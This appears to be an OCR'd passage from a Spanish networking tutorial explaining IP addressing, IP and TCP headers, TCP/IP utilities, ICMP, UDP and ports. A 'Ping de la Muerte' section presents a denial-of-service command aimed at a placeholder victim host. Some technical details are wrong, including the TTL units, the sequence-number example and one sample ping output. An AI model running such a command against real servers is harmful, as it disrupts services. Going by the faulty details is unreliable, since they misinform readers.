
En redes internas, por convención internacional, A suele ser 192 ó 10 ó 172 y B 168 ó 0 ó 16 respectivamente, dejando C y D libres para poder diferenciar redes y equipos concretos dentro de las redes locales, al gusto del administrador de sistemas.

Se usa de este modo para no crear conflictos cuando una red tiene acceso al Internet. Si en vez de seguir esta convención, se asignaran los números según el libre albedrío, las direcciones IP en nuestra red local con, por ejemplo, 100.100.0.X, correríamos el riesgo de producir un conflicto si queremos tener acceso a través de Internet a un host con esa misma dirección en concreto. Por esa razón, nunca veremos en Internet una dirección pública del tipo 192.168.C.D ó 172.16.C.D, ni tampoco en una red local direcciones distintas a las que mencioné anteriormente, porque al querer dirigir paquetes, nuestra PC no sabría si debe enviarlas a la red local o al Internet. Mediante esta convención nos evitamos de problemas.

En redes locales, si el factor D corresponde a 255, a la IP se le llama dirección de broadcast y llega a todos los equipos por igual. Se usa para funciones internas de control de red.


Un paquete es enviado por la capa de transporte en diminutos paquetes de hasta 64 Kb cada uno, posiblemente, durante el viaje, sufre fragmentaciones (es dividido en paquetes aún más pequeños) pero luego es re-ensamblado por la capa de transporte hasta volver a tener la constitución original.

Un datagrama IP, al igual que el resto de los paquetes de cualquier protocolo, es lanzado como una ristra de cambios de voltaje continuos. Esto en realidad tiene una estructura, que agrupada de 32 en 32 bits se asemeja a lo que sigue:



El datagrama IP contiene una parte de cabecera y una parte de texto. La cabecera tiene una parte fija de 20 bytes y una porción opcional con una longitud variable. Todos los paquetes contienen toda información necesaria para llegar a su destino. Así, si llega a perderse en el camino por interferencias o congestión de las redes, se asegura que cada uno sea independiente y conozca la ruta de “memoria”.

Vamos a describir un poco la cabecera del protocolo IP:



Versión:
Este campo lleva la versión del protocolo a la que pertenece el datagrama. Al incluir la versión en cada datagrama es posible hacer que la transición entre las versiones se lleve meses o incluso años, ejecutando algunas máquinas la versión vieja y otras la versión nueva.

Len (IHL):
Internet Header Length. Longitud de la cabecera en palabras de 32 bits. El valor mínimo es 5 y el máximo 15, depende del campo de opciones.

Type of Service:
Tipo de servicio. Permite al host indicar a la subred que quiere. Aquí se especifica cuanta fiabilidad se necesita. No es lo mismo una transferencia de archivos, donde no se debe perder ni un solo paquete (como los comprimidos con zip o rar), que de voz, donde no nos importaría que se pierdan algunos milisegundos de conexión a cambio de ganar en velocidad. Son posibles varias combinaciones de confiabilidad y de velocidad.

Total Lenght:
Longitud Total. Longitud de todo el datagrama. Es de un máximo de 65536 bytes.

Identification y Fragment Offset:
Identificación y Desplazamiento del Fragmento. Por si son fragmentados, permite identificar a qué grupo pertenecen y qué posición ocupan dentro del grupo. EL desplazamiento del fragmento indica en qué parte del datagrama actual va este fragmento. Todos los fragmentos, excepto el último del datagrama deben tener un múltiplo de 8 bytes, que es la unidad de fragmento elemental.

Flags and Options:
Banderas y Opciones. A las banderas también se les conoce como *indicadores*. Una bandera (flag) hace referencia a un solo bit estratégico que según esté activo o no indicará que el sistema se encuentra en un caso posible entre dos previamente especificados.

Por ejemplo, en una bandera activa en la función de un programa de ajedrez, puede indicar si es el turno del jugador A o del B. Distintos bits que dependendiendo de su valor, indican si se puede trocear el paquete, si es el último... Las opciones son usadas para seguridad. Informan de errores, a qué hora pasó el paquete por el nodo, etc. En este campo existe un bit sin uso y dos campos de 1 bit (no mostrados en la figura). Uno de estos campos se conoce como DF (Don't fragment -No fragmentar). Es una orden para los routers de que no fragmenten el datagrama porque el destino puede no ser capaz de juntar las piezas de nuevo. Por ejemplo, al arrancar la computadora, su ROM (Read Only Memory) podría pedir el envío de una imagen de memoria a ella como un solo datagrama. El otro bit se llama MF (More fragments -Más fragmentos) y lo llevan activo todos los fragmentos con excepción del último. Es necesario para saber cuándo han llegado todos los fragmentos de un datagrama.

TTL (Time To Live):
Tiempo de Vida. Es un contador que va decrementándose a cada paso por un host. Si llega a cero el paquete se vuelve prescindible, es ignorado y se envía de regreso un paquete de aviso al host de origen. Si usamos el comando ping, veremos que por defecto, el tiempo de vida es de 128 segundos.

Protocol:
Protocolo. Una vez que la capa de red ha ensamblado un datagrama, necesita saber qué hacer con él. El campo de protocolo indica la capa de transporte a la que debe entregarse. Puede ser TCP, UDP o algunos más. La numeración de protocolos es global en toda la Internet y se define en la RFC 1700. En **C:\winnt\system32\drivers\etc\protocol** o en **etc/protocols** podemos encontrar la lista de protocolos que soporta nuestro Sistema Operativo junto con el número que lo especifica.

Header Checksum:
Checksum de la Cabecera (Suma de Control). Verifica que en el camino no se ha modificado ningún dato. Esto es, la integridad del paquete. Es el resultado de una función matemática aplicada a la cabecera del paquete. Si se cambiase la cabecera, a la hora de volver a aplicar la función, el resultado sería distinto, por lo que se podría cuestionar la integridad y veracidad de los datos transmitidos.

El checksum es un valor que es calculado por una función que depende del contenido de un objeto de datos y es almacenado o transmitido conjuntamente con el objeto, con el objeto de detectar cambios en esos datos. Para tener la confianza de que un objeto de datos no ha sido cambiado, una entidad que más tarde usa los datos, puede calcular una suma de control y la puede comparar con la suma de control que se guardó o transmitió con el objeto.

Los sistemas de cómputo y las redes utilizan sumas de control (y otros mecanismos) para detectar cambios accidentales en los datos. Las funciones de suma de control, por sí mismas, no son buenas contramedidas para ataques activos. Para protegerse en contra de ataques activos, la función de suma de control necesita ser elegida cuidadosamente y el resultado de la suma de control necesita ser protegida criptográficamente.

Recordando un poco la analogía del correo que usamos para ejemplificar la transmisión de datos a través de la Red, sabemos que existen oficinas de correos a donde llegan las cartas y de ahí se redirigen a su destino final. Del mismo modo, existen maquinas mediadoras en la comunicación que reciben los paquetes y analizan las direcciones IP. Se llaman Routers y esta es su única función. Cuando los paquetes llegan a la capa IP, el router analiza la cabecera. Internamente, el router tiene una tabla parecida a esta:

Ip Routing Table

Tipo	Destino	Netmask	Gateway
Network	192.168.1.0	255.255.255.0	192.168.1.1
Network	217.15.22.64	255.255.255.0	217.15.22.1

Aquí se ve que el router ADSL enviará al router del PC destino un paquete cuya dirección IP no pertenezca a la LAN actual. Lo único que tiene que hacer el router es entregarlo a la máquina.

El proceso de saltar de un router a otro buscando el camino que llegue hasta la PC destino, puede constar de varios pasos. Con el comando tracert podemos ver estos pasos: tracert www.google.com.

Para saber la dirección IP de un servidor web usa el comando ping[16].

```
Ping www.dirección.com
```

Para saber la propia dirección ejecutaremos desde una consola:

```
Ipconfig /all
```

Pero desde Linux hay que teclear desde una terminal:

```
Ifconfig -a
```

Esto mostrará tanto nuestra IP interna (de nuestra LAN, si la hay) y la que tenemos de cara al mundo del Internet, que debe ser diferente. En definitiva, mostrará la configuración del protocolo IP en nuestra máquina. Estando en Internet podemos visitar www.whatismyip.com.

Pero hay que notar que dependiendo de la compañía de teléfonos, puede ser que la IP no coincida con la que se tiene configurada en la máquina. Esto es porque la Cia. De Teléfonos puede estar utilizando proxies con el fin de ahorrarse dinero y ancho de banda.

Lo que sucede es que la compañía hace pasar a todos por unas computadoras que guardan en memoria las páginas que más visitan las personas. Por consiguiente, www.whatismyip.com mostrará la IP del proxy por el cual nos haya tocado pasar en ese momento. Otras páginas, sin embargo, nos informarán que nuestra IP es realmente la que está configurada en nuestra PC. Esto es porque el servidor puede hacer caso al campo “origen” del paquete, que es modificado por el proxy con su propia dirección, o hacer caso a la dirección origen real, que al ser modificada por el proxy, queda registrada en un campo distinto. Depende entonces de lo estricto del funcionamiento del servidor que muestre una u otra.

Una forma de detectar nuestra dirección IP real y si estamos siendo “proxeado” por alguna máquina de Telmex u otra compañía, es visitar

www.internautas.org/detectaproxy.php

Hay que saber también que existen dos tipos de direcciones IP, las fijas y las dinámicas. Las más utilizadas son las dinámicas y que son proveídas por el Proveedor de Servicios de Internet (ISP por sus siglas en inglés -Internet Service Provider). Estas van cambiando ya sea cada vez que el usuario se conecta al internet, o apagando el router y esperando alrededor de 5-15 minutos para volverlo a encender. Las direcciones IP fijas nunca cambian, pero las más de las veces hay que pagar extra al ISP para obtener una.

Hablaremos más al detalle acerca de los proxies más adelante en este documento.

16**PING** Packet INternet Groper (Buscador de Paquetes de Internet) Programa que se utiliza para comprobar si un destino está disponible. El término se utiliza también coloquialmente: "Haz un ping al host X a ver si funciona".[Fuente: RFC1208].

TCP (Protocolo de Control de Transmisión)

TCP (Transmission Control Protocol) es el complemento ideal de IP. Uno de sus objetivos es corregir los mayores defectos de IP y le proporciona todas las funciones necesarias para que las personas se puedan comunicar tal y como lo hacemos a través de las redes hoy en día. Entre sus mayores características está el preocuparse por si los paquetes llegan o no. Esto lo hace mediante bits de respuesta y reconocimiento que son devueltos por parte del receptor, también aprende dinámicamente sobre la marcha los retrasos que sufre la red y adapta sus funciones según el tráfico, se amolda al receptor más lento, de manera que no le agobie con demasiados paquetes, etc.

TCP es un protocolo con ventajas y desventajas. Es considerado un protocolo pesado porque sí esta orientado a la conexión. El problema es que consume muchos recursos de red debido a que se deben dar muchos pasos para establecer la comunicación. El TCP es útil cuando la información transmitida es muy grande ya que tiene la capacidad de, aparte de verificar las confirmaciones de llegada, partir los paquetes en trozos más pequeños para que estas confirmaciones puedan llegar poco a poco y no tener que retransmitir todo en caso de no llegar la confirmación.

Un ejemplo que podríamos usar es cuando pedimos una colección enciclopédica que se nos envía cada tomo de uno por uno. Las maquinas poseen un “buzón” virtual que, como en la analogía del buzón de nuestra casa, tiene un tamaño predeterminado que es suficiente para que quepa uno de los tomos. Diferente sería que nos enviarán toda la colección en una sola emisión. Esto ocasionaría problemas dado que el cartero o el mensajero tendría que colocar uno o dos en el buzón y los demás en el suelo, con el peligro de que se ensucien, se los roben o en el peor de los casos, que los mee el poco amistoso perro pitbull del vecino.

Una de las ventajas del TCP es que permite las conexiones simultáneas (por ejemplo, nos da la posibilidad de chatear y enviar archivos al mismo tiempo.) TCP requiere saber qué paquetes pertenecen al diálogo y cuales al archivo en transmisión. Para resolver este problema, TCP asigna un número a cada diálogo simultáneo y otro al paquete que pertenece al archivo, por ejemplo, y así va conociendo y diferenciando el tipo de datos. Estos números de que hablo son los puertos.

En una conexión entre dos máquinas, un puerto es un campo en el protocolo TCP que permite identificar el servicio al que va destinado cada paquete. Así, cada vez que una máquina reciba un paquete con el número 25, sabe que pertenece al puerto 25 cuyo servicio es el SMTP, encargado de la transferencia por E-mail. Posteriormente revisaremos los detalles de los puertos.

Cada byte de conexión TCP tiene su propio número de secuencia de 32 bits. En un host que opera a toda velocidad en una LAN de 10 Mbps. En teoría los números de secuencia podrían volver a comenzar en una hora, pero en la práctica tarda mucho más tiempo. Se usan los números de secuencia para los acuses de recibo (ACKs).

Segmentos
La entidad TCP transmisora y la receptora intercambian datos en forma de segmentos. Un segmento consiste en una cabecera TCP fija de 20 bytes (más una parte opcional) seguida de ceros o más bytes de datos. El software de TCP decide el tamaño de los segmentos; puede acumular datos de varias escrituras para formar un segmento o dividir los datos de una escritura en varios segmentos

MTU (Maximum Transfer Unit)
Existen dos límites que restringen el tamaño de los segmentos. Primero, cada segmento, incluida la cabecera TCP, debe caber en la carga útil de 65535 bytes del IP. Segundo, cada red tiene una unidad máxima de transferencia, o MTU, y cada segmento debe caber en esta MTU. Si un segmento pasa a través de una serie de redes sin fragmentarse y luego se topa con una cuya MTU es menor que el segmento, el router de la frontera fragmenta el segmento en dos o más segmentos pequeños.

Aspecto del paquete TCP
Vamos a ver de que partes se componen los paquetes TCP. Los paquetes TCP son algo así:

Las dos primeras partes se entienden. Uno indica el puerto de donde se emitió el paquete y el otro informa el puerto de entrada al lugar receptor.

Número de secuencia:
Cada trama se numera individualmente. Si un archivo mide, por ejemplo 4500 Kb, pero según las limitaciones de la MTU de la red sólo se aceptan trozos más pequeños, TCP lo divide en tres trozos de 1500 Kb cada uno y, para seguir la secuencia les asigna un número de secuencia. Una peculiaridad es que no se enumera según el número de trozo, sino según el número de byte del archivo con el que empieza ese trozo. Así, el primer trozo tendrá el número de secuencia 0; el segundo, el 1500; y el tercero, el 3000.

Confirmación:
También se le conoce como *número de reconocimiento*. Representa el numero de secuencia que el receptor espera, indicando que ha recibido de manera correcta el anterior y está preparado para recibir el siguiente.

Longitud de cabecera TCP:
Es el número de palabras de 32 bits de la cabecera. Es necesario porque el campo “opciones” puede ser variable en longitud y hace falta que el receptor conozca el largo del paquete.

Flags (banderas):
Son los tríos de letras en la gráfica y cada bandera es de 1 bit. El que este campo haya sobrevivido por casi dos décadas da testimonio de lo bien pensado que está el TCP. Vamos a revisarlos a continuación:

URG:
Si está a 1 indica que existen datos urgentes que transmitir. En el PUNTERO URGENTE va el número de secuencia del paquete donde empiezan estos datos y sirve para indicar un desplazamiento en bytes a partir del número actual de secuencia en el que se encuentran datos urgentes.

ACK:
Acknowledge (o acuse de recibo). El bit ACK Indica que el número de acuse de recibo (o de confirmación) es válido. Si el ACK es cero, el segmento no contiene un acuse de recibo, por lo que se ignora el campo de *número de acuse de recibo*. Normalmente está activo, excepto al inicio de la comunicación.

PSH:
De PUSH, empujar. Este bit indica datos empujados. Por este medio se solicita al receptor entregar los datos a la aplicación a su llegada y no coocarlos en memoria intermedia (o buffer -*Búfer*) hasta la recepción de un búfer completo

RST:
De Reset. Reinicia o restablece una conexión que se ha confundido debido a una caída del host u otra razón cualquiera. También sirve para rechazar un segmento no válido o un intento de abrir una conexión. Por lo general, si recibimos un segmento con el bit RST encendido, significa que tenemos un problema.

SYN:
De Sincronización. Está solo activo al principio de la comunicación. Indica que la máquina que lo recibe debe prepararse para una conexión. Así no cabe duda sobre la confirmación del primer paquete. Cuando se ha enviado el primer paquete, no se puede confirmar el anterior porque simplemente no existe. Con este flag se evita la confusión ya que indica que es el primero y lo que se está pidiendo realmente es la autorización para comenzar una conexión. La solicitud de conexión tiene los bits SYN = 1 y el ACK = 0 para indicar que el campo de acuse de recibo incorporado no está en uso. En esencia, el bit SYN se usa para denotar ***connection request*** y ***connection accepted*** (petición de conexión y conexión aceptada) y se usa el bit ACK para distinguir entre ambas posibilidades.

FIN:
De finalizar. Si está activo, Indica que el emisor ya no tiene más datos que transmitir y se libera una conexión. Tanto el segmento FIN como el SYN poseen números de secuencia.

EOM:
Aunque no aparece en la gráfica, indica el final del mensaje.

Ventana:
Para el control de flujos. Cuando dos dispositivos se comunican a través de TCP, reservan un poco del espacio (memoria) para ir almacenando datos que le llegan antes de que la aplicación que se ocupa de ellos (servidor de correo, navegador web) comience a tratarlos. Sirve para mejorar el rendimiento total. Si el valor es cero (0), significa que no puede alojar más datos en su espacio reservado y que el emisor debe “esperar” un poco y darle un descanso al receptor. El valor está presente en todos los paquetes para evitar la saturación.

Checksum:
Suma de control (también conocida como *suma de comprobación*) de todos los datos en bloques de 16 bits. Es una suma de comprobación de la cabecera, los datos. Al realizar este cálculo, se establece el campo checksum del TCP en cero, y se rellena el campo de datos con un byte cero adicional en caso de que la longitud sea un número non. El algoritmo de suma de comprobación simplemente suma todas las palabras de 16 bits en complemento a 1 y luego obtiene el complemento a 1 de la suma. Como consecuencia, cuando el receptor realiza el cálculo con el segmento completo, incluído el campo de checksum, el resultado debe ser cero.

Opciones:
Comunica tamaños de buffer (tipo de memoria) durante la apertura de conexión, etc.
El campo SYN, en especial, juega un papel preponderante en los ataques DoS, que explicaré más adelante.

Utilerías TCP/IP

En esta sección veremos algunas de las herramientas que vienen en muchos de los paquetes de software de TCP/IP disponibles y que permiten el acceso a una amplia gama de información de la red.

nslookup
nslookup es un programa buscador de nombres de servidores que vienen en muchos de los paquetes de software TCP/IP. Se puede emplear para examinar las entradas en la base de datos del DNS que pertenece a un host o dominio particular. Un uso común es determinar la dirección IP del sistema host a partir de su nombre o el nombre del host partiendo de la dirección IP. El comando sería como sigue:

```
nslookup [IP_address|host_name]
```

Si se ejecuta el programa sin ningún parámetro el programa los pedirá. Debemos poner el nombre del host o su dirección IP y el programa responderá con la dirección IP o el nombre del host. Con **exit** se sale de la aplicación.

ping
La herramienta ping siempre va junto con los paquetes de software TCP/IP. ping utiliza una serie de mensajes Echo ICMP para determinar si un host remoto está activo o no. Una herramienta más moderna es hping2 que la repasaremos más adelante y que la usaremos en varios otros ejercicios.

finger
El programa finger puede ser usado para averiguar quién está conectado en otro sistema o para conocer información detallada acerca de un usuario específico. Este comando dió nacimiento a un verbo en inglés: “fingering someone”, que nada tiene que ver con mostrar insultativamente el dedo medio a nadie. Este comando se usa de la siguiente manera:

```
finger [username]@host_name
```

```
C:> finger kumquat@smcvax.smcvt.edu
  [smcvax.smcvt.edu]
  KUMQUAT  Gary KesslerKUMQUAT not logged in
  Last login Fri 16-Sep-1996 3:47PM-EDT

  Plan:
  Gary C. Kessler
  Adjunct Faculty Member, Graduate College

  INTERNET:  kumquat@smcvt.edu
```

En este ejemplo nos muestra el resultado de apuntar (to finger) a un usuario en un sistema remoto.

```
C:> finger @smcvax.smcvt.edu
  [smcvax.smcvt.edu]
  Tuesday, September 17, 1996 10:12AM-EDTUp 30 09:40:18
  5+1 Jobs on SMCVAX  Load ave  0.16 0.19 0.21

User Personal Name  Subsys Terminal  Console Location
  GOODWIN  Dave GoodwinLYNX  6.NTY2  waldo.smcvt.edu
  JATJohn Tronoantelnet1.TXA5
  HELPDESK System Manager EDT2:08.NTY4  [199.93.35.182]
  SMITH Lorraine Smith PINE.NTY3  [199.93.34.139]
  SYSTEMSystem Manager MAIL 23.OPA0  The VAX Console
*DCL*  SMCVX1$OPA0  The VAX Console
```

En este segundo ejemplo nos informa el resultado de un finger a un sistema remoto. Da una lista de los procesos activos en el sistema o cualquier otra información dependiendo de cómo, el administrador haya configurado el sistema para que responda a un finger.

traceroute
traceroute es una utilería que nos permite conocer la ruta que los paquetes toman desde su host local hasta el host destino. Los administradores de sistemas y de red lo emplean para depuración, también puede ser usado para aprender acerca de la siempre cambiante estructura del Internet.

El comando posee el siguiente formato general (donde # representa un entero positivo asociado con el calificador):

```
traceroute [-m #] [-q #] [-w #] [-p #] {IP_address|host_name}
```

En este ejemplo:

-m es el máximo valor TTL permisible, medido como el número de saltos permitidos antes de que el programa detenga su ejecución (default = 30)
-q es el número de paquetes UDP packets que serán enviados (default = 3)
-w es la cantidad de tiempo en segundos a esperar por una respuesta de un particular router (default= 5)
-p es la dirección de puerto inválida en el host remoto (default = 33434)

La versión original de traceroute funciona enviando una secuencia de datagramas UDP a una dirección de puerto inválida a un host remoto. Usando la configuración por defecto, se envían tres datagramas con un valor de campo TTL (Time-To-Live) puesto a 1. Poner este campo a 1 causa que el el tiempo de espera del datagrama llegue a cero justo al llegar al primer router en el camino; este router responderá entonces con un mensaje ICMP de tiempo excedido (TEM) indicando que el datagrama ha expirado. Se envían luego 3 mensajes UDP con el campo de TTL puesto a 2, lo que causa que el segundo router envíe como respuesta otro TEM. Este proceso continúa de forma indefinida hasta que los paquetes lleguen a su destino. Dado que estos datagramas tratan de acceder a un puerto inválido en el host destino, se envían de regreso mensajes ICMP Destination unreachable, que indican que el puerto no puede ser alcanzado. El programa traceroute muestra el retardo en el viaje de ida y vuelta asociado con con cada intento. Hay que notar que existen implementaciones en el traceroute que usan una opción de registro de ruta en IP en vez del método descrito anteriormente.

Otras dos herramientas son el telnet y el FTP, de las cuales, la primera se describirá más adelante en este documento.

FTP
FTP (File Transfer Protocol -Protocolo de Transferencia de Archivos). Es un servicio que Internet ofrece para poder enviar y recoger archivos a través de la red, entre computadoras conectadas a la red.

Toda conexión FTP implica la existencia de una máquina que actúa como servidor y un cliente. FTP permite a los usuarios cargar y descargar archivos entre hosts locales y remotos. El FTP anónimo está disponible en sites que permiten a los usuarios acceder a archivos sin tener que crear una cuenta en el host remoto. Lo más habitual es que los usuarios particulares utilicen programas clientes de FTP para conseguir programas albergados en servidores FTP

El formato general del comando FTP es:

```
ftp [IP_address|host_name]
```

Hay que tomar en consideración que diversos paquetes FTP pueden traer diferentes comandos. Inclusive comandos similares pueden tener efectos distintos.

Anonymous FTP
El FTP es un programa que funciona con el protocolo TCP/IP y que permite acceder a un servidor de este sistema de intercambio para recibir o transmitir archivos de todo tipo. En Internet existen millones de archivos distribuidos en miles de computadoras, que pueden ser copiados libremente usando FTP. Estos archivos pueden ser documentos, textos, imágenes, sonidos, programas, etc., conteniendo todo tipo de datos e información. El procedimiento mediante el cual se accede a una computadora para copiar archivos en forma libre y sin restricciones, se conoce con el nombre de FTP anónimo. Como es obvio, en este caso no se necesita una contraseña (password) para entrar en la computadora remota, basta con poner como identificador la palabra anonymous y como password, la dirección de correo electrónico.

Se pueden enviar o recibir toda clases de archivos, aunque lo normal es que los archivos de los servidores se encuentran comprimidos (formatos .zip o .arj para PC, .hqx o .sit para Macintosh, .tar o .gz para UNIX, etc.) con el objeto de ocupar el menor espacio posible tanto en el disco como en la transferencia.

El FTP y los archivos
Al trabajar con servidores FTP los archivos son clasificados en dos categorías:

Archivos de texto: son aquellos archivos en texto plano que sólo están formados por caracteres ASCII. La gran mayoría tienen extensión .txt.

Archivos Binarios: Son todos los archivos que no entran en la categoría ASCII. Como por ejemplo archivos de imágenes, sonidos y vídeo digitalizado, software en general, cualquier tipo de archivo que este comprimido y procesadores de texto avanzado (Word Perfect, Word for Windows, Work, etc.). Estos archivos manejan 8 bits como un byte.

Es muy importante configurar ésta característica en el programa cliente que se esté utilizando puesto que la transferencia de archivos sin la configuración correcta modifica la estructura del archivo dañando su contenido.

Clientes de FTP
Con el nombre de clientes de FTP se conocen a los programas para acceder al FTP. Existen muchos programas de este tipo pero todos poseen las mismas características y opciones que básicamente son Upload (copiar al servidor), Download (copiar desde el servidor hacia el usuario), borrar.

He aquí algunos de estos programas:

RFtp 98
WS_FTP
FTPWolf
CuteFTP
WS_Archie

El Protocolo de los Pings: ICMP

ICMP (Internet Control Message Protocol) es un protocolo sencillo que sirve para controlar el estado de la red. Los datos sobre ICMP son enviados dentro de paquetes IP, es decir, forma parte del protocolo IP. Es capaz de dar un informe fiable sobre la condición de la red, por ejemplo, informando sobre si las computadoras están encendidas (Nota: se pueden configurar para no responder a estos pings.)

ping
En Winxx se puede usar el pequeño programa ping. ping (Packet Internet Groper) se usa para ver si una dirección IP particular esta activa en caso de que la computadora esté encendida y también para resolver direcciones a nombres de hosts. Cada Sistema Operativo soporta ping tecleando **ping <IP>** en el Interprete de Comandos.

La utilidad Ping sirve principalmente para saber si un servidor esta activo y ademas podemos calcular el tráfico en la red según el tiempo de su respuesta. Básicamente se le envia un paquete a un servidor y este nos contesta, solo que si se le envia un paquete muy grande puede llegar desordenado, por lo que el servidor pide al origen que le vuelva a enviar una parte o la totalidad del paquete, por lo que se produce un datagrama del ping muy grande y producira su caida.

Las opciones de ping en Winxx son como sigue:

Uso: ping [-t] [-a] [-n cantidad] [-l tamaño] [-f] [-i TTL] [-v TOS]
[-r cantidad] [-s cantidad] [[-j lista de host] | [-k lista de host]]
[-w Tiempo de espera agotado] lista de destino

Opciones:

-t	Solicita eco al host hasta ser interrumpido. Para ver estadísticas y continuar: presione Ctrl-Inter. Para interrumpir: presione Ctrl-C.
-a	Resuelve direcciones a nombres de host.
-n cantidad	Cantidad de solicitudes de eco a enviar.
-l tamaño	Tamaño del búfer de envíos.
-f	No fragmentar el paquete.
-i TTL	Tiempo de vida.
-v TOS	Tipo de servicio.
-r cantidad	Registrar la ruta para esta cantidad de saltos.
-s cantidad	Registrar horarios para esta cantidad de saltos.
-j lista de hosts	Ruta origen variable en la lista de host.
-k lista de hosts	Ruta origen estricta en la lista de host.
-w tiempo	Tiempo de espera agotado de respuesta en milisegundos.

C:\ping 127.0.0.1

Haciendo ping a 127.0.0.11 con 32 bytes de datos:
Respuesta desde 127.0.0.1: bytes=32 tiempo<10ms TDV=128 TDV (Tiempo de Vida = TTL)
Estadísticas de ping para 127.0.0.1:
Paquetes: enviados = 4, Recibidos = 4, perdidos = 0 (0% loss),
Tiempos aproximados de recorrido redondo en milisegundos:
mínimo = 0ms, máximo = 0ms, promedio = 0ms

Con la opción **-a** se pueden resolver las direcciones a nombres de host.

En Linux, las opciones del comando son:

```
~$ ping -h

Usage: ping [-LRUbdfnqrvVaA] [-c count] [-i interval] [-w deadline]
        [-p pattern] [-s packetsize] [-t ttl] [-I interface or address]
        [-M mtu discovery hint] [-S sndbuf]
        [ -T timestamp option ] [ -Q tos ] [hop1 ...] destination

~$ ping 127.0.0.1

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.102 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 6 received, 0% packet loss, time 5000ms
rtt min/avg/max/mdev = 0.097/0.101/0.103/0.006 ms
```

Ping de la Muerte
Es una técnica usada por crackers que lo usa para tirar un servidor del Internet y esto representa grandes perdidas a una empresa. Para ejecutar este ataque solo tenemos que escribir en Winxx :

```
C:\>ping -l 65510 victima.com
```

Esta simple linea es altamente destructiva. En éstos últimos años ya ha dejado de ser un problema y no es más que un suceso anecdótico gracias a la protección de los cortafuegos.

El Protocolo UDP

UDP (User Datagram Protocol) o Protocolo de Datagrama de Usuario es un protocolo que también proporciona acceso a servicios basados en IP. Al igual que el protocolo TCP del modelo TCP/IP, el UDP pertenece también a la capa de transporte. De hecho se puede apreciar que los paquetes son muy parecidos. UDP se usa cuando el TCP resulta demasiado lento o complejo. El mayor exponente del uso del UDP es el protocolo DNS para resolver direcciones IP en nombres (y viceversa), y el protocolo TFTP (Trivial File Transfer Protocol). También es orientado a puertos.

El protocolo UDP, entre otras cosas, se diferencia del TCP en que NO está orientado a la conexión, lo que significa que la comunicación, mientras más rápida sea, se vuelve menos segura debido a que no implementa mecanismos que nos puedan garantizar que un paquete vaya a llegar a su destino. Se usa para aplicaciones que no necesitan la asignación de secuencia ni el control de flujo del TCP y que desean utilizar los suyos propios.

UDP tampoco se hace responsable de que dos paquetes lleguen en el mismo orden en que fueron enviados. Esto no se aprecia en redes tipo LAN donde es muy poco probable que se pierdan paquetes, pero en Internet se convierte en un problema debido a los distintos dispositivos que tiene que recorrer la información.

En virtud de que es un servicio no orientado a la conexión, UDP no mantiene una conexión de extremo a extremo con el módulo UDP remoto. Simplemente empuja un datagrama hacia la red y acepta los datagramas entrantes desde la misma red.

Usos del Protocolo UDP
El protocolo UDP se usa mucho para la emisión de video por Internet o para los programas tipo P2P (de intercambio de archivos como el Kazaa, el Limewire, el Ares o el eMule.) En el ejemplo de ver una emisión de video, si se utiliza TCP, el protocolo trataría en cada momento de verificar que cada paquete llegue a su destino, lo que haría más lenta la descarga. Si son 24 cuadros (frames) iguales no importaría que faltarán 2 ó 3. Con UDP esto no pasa porque en una emisión de video no importa que falten trozos del video, mientras nos de la impresión de una imagen en movimiento continuo. Si faltan uno o dos cuadros no se notan los gaps (o vacíos de imagen).

Lo complicado ocurre en archivos compartidos, ya que si deseamos descargar un archivo tipo ZIP o RAR de 9 Mb, si llega a faltar un trozo, al querer abrir el comprimido, el programa marcará un error.

Regularmente, las aplicaciones P2P son las que hacen las comprobaciones necesarias y así asegurar la llegada y el orden de los datos a su destino. Para qué tanto problema, mejor usamos TCP.

¿Porqué existen tanto TCP como UDP en vez de uno solo? La respuesta es que ambos proveen servicios diferentes. Muchas de las aplicaciones fueron creadas para usar uno u otro. Como programadores tenemos la libertad de escoger el que más se adapte a nuestras necesidades.

Los Puertos

Casi todos los protocolos se apoyan en el protocolo TCP/IP. En la página 63 se explicó cómo es la estructura de las direcciones IP y en otros apartados se han mencionado los puertos, pero es en este capítulo donde nos detendremos a explicar un poco de que trata todo esto y a relacionar ambos.

Vamos a considerar la siguiente ristra de números:

192.168.0.1:**80**

Esto indica una dirección IP. Después de los dos puntos (:), el **80** es el número que especifica a un puerto en particular de una computadora o un host. Relacionando los datos anteriores con la filosofía cliente-servidor podemos usar una alegoría que permitira entender cabalmente como funciona la comunicación entre máquinas.

Consideremos una red como si fuera una gigantezca oficina en la que hay 65536 empleados, cada uno especializado en una área en particular. Todos tienen asociado un número y los programas los convocan a trabajar de este modo:

Puerto (123, escucha, programa)

Lo anterior significa que el empleado con el número 123 se ponga a escuchar y atienda solo a los que hablen el lenguaje del programa. También pueden trabajar de esta otra manera:

Puerto (19344, habla, host:123)

Esto significa: el empleado con el número 19344 deberá hablar con el señor que atiende en el dispositivo host (otra oficina) número 123.

Los primeros 1024 empleados tienen su función bien definida, cada uno trata un tema distinto y están especializados en atender a los que les vienen a pedir o preguntar, es decir, escuchan y proporcionan un servicio simultáneo. Están especializados en servir a otras personas que vienen con la intención de hablar.

Por ejemplo, el empleado con el número 80 está especializado en atender a los que requieren HTTP, el 21 a quienes necesitan FTP. Este empleado gestiona los recursos del lenguaje que hablen los peticionarios. El que el empleado 80 hable HTTP y el 21 solo atienda cuestiones que traten sobre FTP son estándares impuestos por los “jefes”.

Cuando a los empleados con número se les convoca a escuchar se convierten en ***procesos*** y es en este momento en que se les conoce como ***servidores***.

A partir del empleado 1024 hasta el 49151 se les puede considerar servidores de algún lenguaje y tienen funciones parecidas a los menores, pero pueden servir igualmente como clientes. La distinción de este rango depende en gran medida del fabricante del software (Microsoft, Linux, BSD, etc)

